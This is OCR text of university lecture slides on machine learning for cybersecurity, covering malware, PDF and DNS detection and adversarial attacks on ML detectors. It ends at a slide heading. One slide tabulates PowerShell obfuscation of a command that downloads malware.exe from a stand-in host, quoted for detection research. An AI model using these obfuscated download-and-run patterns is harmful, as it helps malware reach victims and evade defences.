Co-funded by the Erasmus+ Programme of the European Union


Pathway in Enterprise Systems Engineering (PENS)

(In)Security of Machine Learning for Cybersecurity

Giorgio Giacinto

10 May 2022
University of Birzeit

Consumerization of Emerging Technologies



kdnuggets.com

In the past, **emerging technologies** were developed for **military** and **defence** goals first, and later reached the civil sector.

Since the ‘80s, **advanced technologies** had the **civil**, **commercial sector** as one the main targets.

Co-funded by the Erasmus+ Programme of the European Union

Wargames, 1983

This movie *certified* the risks of the consumerization of emerging technologies

In the movie, the military couldn't believe that a teenager could disrupt their systems


Menu Search Bloomberg Sign In

Technology
Cybersecurity

23 March 2022

Teen Suspected by Cyber Researchers of Being Lapsus$ Mastermind

- Unconventional hacking group has hit Microsoft and Nvidia
- Teen lives with mother near Oxford, England, researchers say

Co-funded by the Erasmus+ Programme of the European Union

PENS
Pathway in Enterprise Systems Engineering

Artificial Intelligence is disruptive

- Research in AI has made extraordinary progress in areas such as
  - **Image/Video Understanding**
  - Machine and Robot Vision (**Computer Vision**)
  - Text and Speech comprehension and translation (**Natural Language Processing**, **Speech Recognition**)
  - **Autonomous** and **Decision Support Systems**
- Key drivers
  - increasingly **sophisticated models** of **data-driven learning** (*machine learning*),
  - from **large masses of data** (*big data*),
  - with continuous **advances in related technologies** such as **IoT** (*Internet of Things*) with distributed sensory devices
  - with the large **availability of computational resources**, ranging from High Performance Computing (*HPC*), cloud-based services, mobile and embedded platforms.

Design and implementation of AI in real scenarios

- AI provide the building blocks for expanding human capabilities in different scenarios

- The design and implementation of AI require a careful assessment of the
  - **goals**
  - **constraints**
  - impact and consequences of **errors** and **failures**


- The design of civil and commercial applications of AI are the results of setting goals, constraints and behaviour that do not often consider all cases of failures that have an impact in the cybersecurity domain.

Machine Learning for Cybersecurity

Co-funded by the
Erasmus+ Programme
of the European Union

Cybersecurity

- *Computers* and *Networks* are at the core of both physical and virtual entities.
- Physical and virtual entities interact through the cyberspace by exchanging data & instructions
- Computer instructions can be seen as a special *subset of data*.
- Attackers exploit this ambiguity to break the mutual trust between entities



https://imgs.xkcd.com/comics/exploits_of_a_mom.png

Example: Malware Obfuscation in MS Office documents

a program that builds a program that builds a program…

Type	Original	Obfuscated
Conc.	http://example.com/malware.exe	http:// + ''example.com'' + ''/malware.exe
Conc.	http://example.com/malware.exe	$a = ''http://''; $b = ''example.com''; $c = ''/malware.exe''; $a + $b + $c
Reor.	http://example.com/malware.exe	{1}, {0}, {2}' -f 'example.com', 'http://', '/malware.exe'
Tick	Start-Process 'malware.exe	S‘tart-P‘‘roce‘ss 'malware.exe'
Eval.	New-Object	&('New' + '-Object')
Eval.	New-Object	&('{1}{0}' -f '-Object', 'New')
Case	New-Object	nEW-oBjECt
White	$variable = $env:USERPROFILE + ''\malware.exe''	$variable = $env:USERPROFILE + ''\malware.exe''
Base64	Start-Process " malware .exe"	U3RhcnQtUHJvY2VzcyAibWFsd2FyZS5leGUi
Comp.	(New-Object Net.WebClient) .DownloadString ("http://example .com/malware.exe")	.((VaRIAbLE '*Mdr*').nAme[3,11,2]-JoIn'') (neW-obJecT sySTEM.io.CoMPRESSION.DEfLAte strEaM ([sYStem.Io.MeMoRystReam] [SYstEm.COnveRt]::frOmBase64sTrinG('BcE7DoAgEAXAqxgqKITeVmssLKwXf...

Modifications on binary files or source codes that do not alter the semantics, and make them hard to understand for human analysts or machines.

D. Ugarte, D. Maiorca, F. Cara, G. Giacinto. PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware, DIMVA 2019

Machine Learning and (Cyber)Security

Attack

Identification, tracking and **modelling** static and dynamic characteristics of the target: **computer vision** (**CV**), **natural language processing** (**NLP**), **Internet traffic**, etc.


Discovering vulnerabilities in the target networks and systems, both in the physical and virtual domains to create **automatic**, **targeted** attacks.

Defence

Identify, track and **model** the **behaviour** of attackers to design and implement effective **adaptive strategies** for protection and defence.

Early detection of vulnerabilities and weaknesses in any of the employed systems and technologies.

Machine Learning for Cybersecurity @UniCa




Co-funded by the Erasmus+ Programme of the European Union

Machine Learning for Cybersecurity

Problem I: is it effective to detect Malware by employing Machine Learning approaches?

Non-Binary Malware

Binary Malware



Problem II

Security Issues of Machine Learning Malware Detectors


*How easy is it for an attacker to **evade** or **mislead** malware detectors based on machine learning approaches?*

Co-funded by the Erasmus+ Programme of the European Union

Android Malware Detection


Android Malware Detection by Static Analysis

Hypothesis:
building malware apps requires combinations of components that are not found in benign apps



G. Suarez-Tangil, S. Kumar Dash, M. Ahmadi, J. Kinder, G. Giacinto, and L. Cavallaro. *DroidSieve: Fast and Accurate Classification of Obfuscated Android Malware.* ACM CODASPY '17.

IntelliAV
Android Malware Detector based on machine learning




M. Ahmadi, A. Sotgiu and G. Giacinto. IntelliAV: Toward the Feasibility of Building Intelligent Anti-Malware on Android Devices. CD-MAKE 2017

Analysis of Network Traffic


Co-funded by the
Erasmus+ Programme
of the European Union

The Flux Buster system



R. Perdisci, I. Corona and G. Giacinto, "Early Detection of Malicious Flux Networks via Large-Scale Passive DNS Traffic Analysis," in *IEEE Transactions on Dependable and Secure Computing*, 2012

Detection of Malicious Domains



tiscali:

UNIVERSITÀ DEGLI STUDI DI MILANO BICOCCA


DNS traffic

Co-funded by the Erasmus+ Programme of the European Union

Analysis of malicious PDF documents


Detection of malicious PDF files through static analysis

- PDF (Portable Document Format) can be conceptually considered as a graph of objects, each of them performing specific actions
  - displaying text, rendering images, executing code, etc.
- The structure outlines how the document contents are stored.
- The file content describes the information that is properly visualized to the user
  - text, images, scripting code.



D. Maiorca, B. Biggio, G. Giacinto. Towards Adversarial Malware Detection: Lessons Learned from PDF-based Attacks. ACM CSUR (2019)

Detecting Malicious PDF files



D. Maiorca, B. Biggio, G. Giacinto. Towards Adversarial Malware Detection: Lessons Learned from PDF-based Attacks. ACM CSUR (2019)


Security Issues in Machine Learning

Co-funded by the
Erasmus+ Programme
of the European Union

Machine Learning: the powerful tool for AI

TRAINING DATA GATHERING → FEATURE REPRESENTATION → LEARNING ALGORITHM e.g., SVM, DNN

$$\begin{bmatrix} x_1 \\ x_2 \\ \dots \\ x_d \end{bmatrix}$$



Learning algorithms optimise an **objective function** whose goal is to define a **discriminative surface** in the feature space

Prior definition of the **classification problem**

Measures such as distances, frequencies, etc.

Correlation does not immediately translates into **causation**

I. Corona, G. Giacinto, F. Roli, Adversarial attacks against intrusion detection systems: Taxonomy, solutions and open issues, Information Sciences, 2013.

Machine Learning: the training data

TRAINING DATA GATHERING

Prior definition of the **classification problem**

Collection of correlated data representing the detection problem e.g., labelled images

CRITICAL ISSUES

- **data selection**: representativeness, trust
- data **bias**
- data **tampering**

I. Corona, G. Giacinto, F. Roli, Adversarial attacks against intrusion detection systems: Taxonomy, solutions and open issues, Information Sciences, 2013.

Machine Learning: extracting effective features

FEATURE REPRESENTATION

$$\begin{pmatrix} x_1 \\ x_2 \\ \dots \\ x_d \end{pmatrix}$$

CRITICAL ISSUES


Extraction of **noisy** or **unimportant** features that might cause **errors** and **failures**.

Measures such as distances, frequencies, or characteristics **automatically extracted** from raw data (e.g., deep neural network models)

I. Corona, G. Giacinto, F. Roli, Adversarial attacks against intrusion detection systems: Taxonomy, solutions and open issues, Information Sciences, 2013.

Machine Learning: the learning algorithm

LEARNING ALGORITHM
e.g., SVM, DNN



detection of **data** **without** without any **causal** relationship

CRITICAL ISSUES

- Setting **constraints** and **goals**
- Error **measures** and **evaluation** procedures
- Choice of the **learning** algorithm
- Choice of the **optimisation** parameters

I. Corona, G. Giacinto, F. Roli, Adversarial attacks against intrusion detection systems: Taxonomy, solutions and open issues, Information Sciences, 2013.

Challenges

Design and implementation of AI in real scenarios

- The design and implementation of systems based on AI require a careful assessment of the
  - **goals**
  - **constraints**
  - **impact and consequences of errors and failures**

- Many civil and commercial applications of AI do not often consider all cases of failures that have an impact in the cybersecurity domain.

Machine Learning Vulnerabilities

Opportunity

- Capability of dealing with **vast amount of data** from **different sources**

Threats

- The **complexity** of algorithms increases the likelihood of **vulnerabilities**
- **Transparency** and **Interpretability** issues

Opportunity

- **Generalisation** capability for detecting unknown threats

Threats

- **Adversarial learning attacks**

Adversarial Machine Learning

	Attacker's Goal		
